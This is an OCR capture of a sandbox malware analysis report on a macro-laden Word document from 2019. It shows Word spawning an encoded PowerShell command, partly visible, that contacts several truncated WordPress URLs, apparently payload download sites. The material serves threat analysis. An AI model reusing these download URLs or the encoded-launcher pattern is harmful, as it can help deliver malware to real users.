

Malicious activity

e3.doc.file

Win7 64 bit
Complete

MD5: 6B129DA424311BB39FF4A8229851597E
Start: 16.10.2019, 03:44 **Total time:** 33 s

macros | macros-on-open | maldoc-4 | generated-doc | opendir

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary (beta) | Export

CPU | RAM

Processes | Filter by PID or name | Only important

344 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\e3.doc.fil... 3k 1k 118

2592 WMI powershell.exe -e PAAjACAAaAB0AHQAcABzADoALwAvAHcA... 1k 462 198

HTTP Requests 5 | Connections 5 | DNS Requests 5 | Threats 0 | Filter by PID, name or url | PCAP | SSL Keys

NETWORK | FILES | DEBUG

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
8024 ms	GET 404: Not Found	?	2592	powershell.exe	?	https://www.showlize.com/wp-admin/U...	34
8381 ms	GET 404: Not Found	?	2592	powershell.exe		https://volvoselektshop.no/wp-includes...	34
9007 ms	GET 404: Not Found	?	2592	powershell.exe		http://hardpro.online/wp-admin/MsdBs...	34
9013 ms	GET 404: Not Found	?	2592	powershell.exe		opendir http://4carisma.com/wp-in...	34
9015 ms	GET 404: Not Found	?	2592	powershell.exe		http://tour.nicestore.co.kr/wp-content/...	34

Info | [2592] powershell.exe Reads settings of System Certificates

Try community version for free! | Register now